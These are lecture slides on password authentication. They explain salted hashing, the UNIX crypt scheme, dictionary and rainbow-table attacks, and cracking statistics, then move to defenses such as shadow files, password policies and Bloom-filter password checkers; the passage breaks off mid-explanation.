


# Motivations For Introducing Salts

- Trial-and-error from a list of potential passwords
  - *Off-line*: repeatedly try different guesses until the list is done or passwords guessed
    - Examples: *crack*, *john-the-ripper*
  - *On-line*: have access to login functions and try guesses  $g$  until some password succeeds
    - Examples: trying to log in by guessing a password
- Goal: Slow the above type of “Dictionary” attacks
- Method: Add a ”Salt” that perturbs hash function used to store the password so that:
  - Parameter controls *which* hash function is used
  - Parameter differs for each password
  - So given  $n$  password hashes, and therefore  $n$  salts, need to hash guess  $n$



#### **(a) Loading a new password**




### **(b) Verifying a password**

### **Figure 3.3 UNIX Password Scheme**

# Password Cracking and Salts

- Dictionary attacks
  - develop a large dictionary of possible passwords and try each against the password file
  - each password must be hashed using each salt value and then compared to stored hash values
- Rainbow Table Attacks
  - pre-compute tables of hash values *for all salts*
  - a mammoth table of hash values
  - can be countered by using a sufficiently large salt value and a sufficiently large hash length

# UNIX Implementation



## Original scheme

- Up to eight printable characters in length
- 12-bit salt used to modify DES encryption into a one-way hash function
- Zero value repeatedly encrypted 25 times
- Output translated to 11 character sequence

## Now regarded as inadequate

- Still often required for compatibility with existing account management software or multivendor environments

# Improved Implementations

Much stronger hash/salt  
schemes available for  
Unix

OpenBSD uses Blowfish  
block cipher based hash  
algorithm called Bcrypt

- Most secure version of Unix  
hash/salt scheme
- Uses 128-bit salt to create  
192-bit hash value

Recommended hash  
function is based on MD5

- Salt of up to 48-bits
- Password length is unlimited
- Produces 128-bit hash
- Uses an inner loop with 1000  
iterations to achieve slowdown

# Password Cracking

## Dictionary attacks

- Develop a large dictionary of possible passwords and try each against the password file
- Each password must be hashed using each salt value and then compared to stored hash values

## Rainbow table attacks

- Pre-compute tables of hash values for all salts
- A mammoth table of hash values
- Can be countered by using a sufficiently large salt value and a sufficiently large hash length

Password crackers exploit the fact that people choose easily guessable passwords

- Shorter password lengths are also easier to crack

## John the Ripper

- Open-source password cracker first developed in 1996
- Uses a combination of brute-force and dictionary techniques


Type of Password	Search Size	Number of Matches	Percentage of Passwords Matched	Cost/Benefit Ratio <sup>a</sup>
User/account name	130	368	2.7%	2.830
Character sequences	866	22	0.2%	0.025
Numbers	427	9	0.1%	0.021
Chinese	392	56	0.4%	0.143
Place names	628	82	0.6%	0.131
Common names	2239	548	4.0%	0.245
Female names	4280	161	1.2%	0.038
Male names	2866	140	1.0%	0.049
Uncommon names	4955	130	0.9%	0.026
Myths and legends	1246	66	0.5%	0.053
Shakespearean	473	11	0.1%	0.023
Sports terms	238	32	0.2%	0.134
Science fiction	691	59	0.4%	0.085
Movies and actors	99	12	0.1%	0.121
Cartoons	92	9	0.1%	0.098
Famous people	290	55	0.4%	0.190
Phrases and patterns	933	253	1.8%	0.271
Surnames	33	9	0.1%	0.273
Biology	58	1	0.0%	0.017
System dictionary	19683	1027	7.4%	0.052
Machine names	9018	132	1.0%	0.015
Mnemonics	14	2	0.0%	0.143
King James bible	7525	83	0.6%	0.011
Miscellaneous words	3212	54	0.4%	0.017
Yiddish words	56	0	0.0%	0.000
Asteroids	2407	19	0.1%	0.007
<b>TOTAL</b>	<b>62727</b>	<b>3340</b>	<b>24.2%</b>	<b>0.053</b>

# Passwords Cracked from a Sample Set of 13,797 Accounts

\*Computed as the number of matches divided by the search size. The more words that need to be tested for a match, the lower the cost/benefit ratio.

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?




# Lecture 7: Data Security: Authentication


---

September 18, 2018

Dr. Dan Massey



### **(a) Loading a new password**



### **(b) Verifying a password**

### **Figure 3.3 UNIX Password Scheme**

# Password Cracking

## Dictionary attacks

- Develop a large dictionary of possible passwords and try each against the password file
- Each password must be hashed using each salt value and then compared to stored hash values

## Rainbow table attacks

- Pre-compute tables of hash values for all salts
- A mammoth table of hash values
- Can be countered by using a sufficiently large salt value and a sufficiently large hash length

Password crackers exploit the fact that people choose easily guessable passwords

- Shorter password lengths are also easier to crack

## John the Ripper

- Open-source password cracker first developed in 1996
- Uses a combination of brute-force and dictionary techniques


Type of Password	Search Size	Number of Matches	Percentage of Passwords Matched	Cost/Benefit Ratio <sup>a</sup>
User/account name	130	368	2.7%	2.830
Character sequences	866	22	0.2%	0.025
Numbers	427	9	0.1%	0.021
Chinese	392	56	0.4%	0.143
Place names	628	82	0.6%	0.131
Common names	2239	548	4.0%	0.245
Female names	4280	161	1.2%	0.038
Male names	2866	140	1.0%	0.049
Uncommon names	4955	130	0.9%	0.026
Myths and legends	1246	66	0.5%	0.053
Shakespearean	473	11	0.1%	0.023
Sports terms	238	32	0.2%	0.134
Science fiction	691	59	0.4%	0.085
Movies and actors	99	12	0.1%	0.121
Cartoons	92	9	0.1%	0.098
Famous people	290	55	0.4%	0.190
Phrases and patterns	933	253	1.8%	0.271
Surnames	33	9	0.1%	0.273
Biology	58	1	0.0%	0.017
System dictionary	19683	1027	7.4%	0.052
Machine names	9018	132	1.0%	0.015
Mnemonics	14	2	0.0%	0.143
King James bible	7525	83	0.6%	0.011
Miscellaneous words	3212	54	0.4%	0.017
Yiddish words	56	0	0.0%	0.000
Asteroids	2407	19	0.1%	0.007
<b>TOTAL</b>	<b>62727</b>	<b>3340</b>	<b>24.2%</b>	<b>0.053</b>

# Passwords Cracked from a Sample Set of 13,797 Accounts

\*Computed as the number of matches divided by the search size. The more words that need to be tested for a match, the lower the cost/benefit ratio.

# Modern Approaches

- Complex password policy
  - Forcing users to pick stronger passwords
- However password-cracking techniques have also improved
  - The processing capacity available for password cracking has increased dramatically
  - The use of sophisticated algorithms to generate potential passwords
  - Studying examples and structures of actual passwords in use



**Figure 3.4 The Percentage of Passwords Guessed After a Given Number of Guesses**

# Password File Access Control

Can block offline guessing attacks by denying access to encrypted passwords

Make available only to privileged users

Shadow password file

## Vulnerabilities

Weakness in the OS that allows access to the file

Accident with permissions making it readable

Users with same password on other systems

Access from backup media

Sniff passwords in network traffic

# User education

Users can be told the importance of using hard to guess passwords and can be provided with guidelines for selecting strong passwords



## Computer generated passwords

Users have trouble remembering them



## Reactive password checking

System periodically runs its own password cracker to find guessable passwords



## Complex password policy

User is allowed to select their own password, however the system checks to see if the password is allowable, and if not, rejects it

Goal is to eliminate guessable passwords while allowing the user to select a password that is memorable

# Password Checking

## ■ Rules and Enforcement

- Specify rules that passwords must adhere to
- Easy to check size, password re-use, etc
- How do you verify proposed password is not a dictionary word?

## ■ Password checker

- Build a dictionary of passwords not to use
- Check password against each word
- Potentially long and slow...

## ■ A Better Way: Bloom filter

- Used to build a table based on hash values
- Check desired password against this table

# Approximate set membership problem

- Suppose we have a set

$$S = \{s_1, s_2, \dots, s_m\} \subseteq \text{universe } U$$

$S$  is the set of prohibited passwords

$U$  is the set of all possible passwords

- Represent  $S$  in such a way we can quickly answer “Is  $x$  an element of  $S$  ?”
- To take as little space as possible ,we allow false positive (i.e.  $x \notin S$  , but we answer yes )
- If  $x \in S$  , we must answer yes .

# Bloom filters

- Consist of an arrays  $A[n]$  of  $n$  bits (space) , and  $k$  independent random hash functions

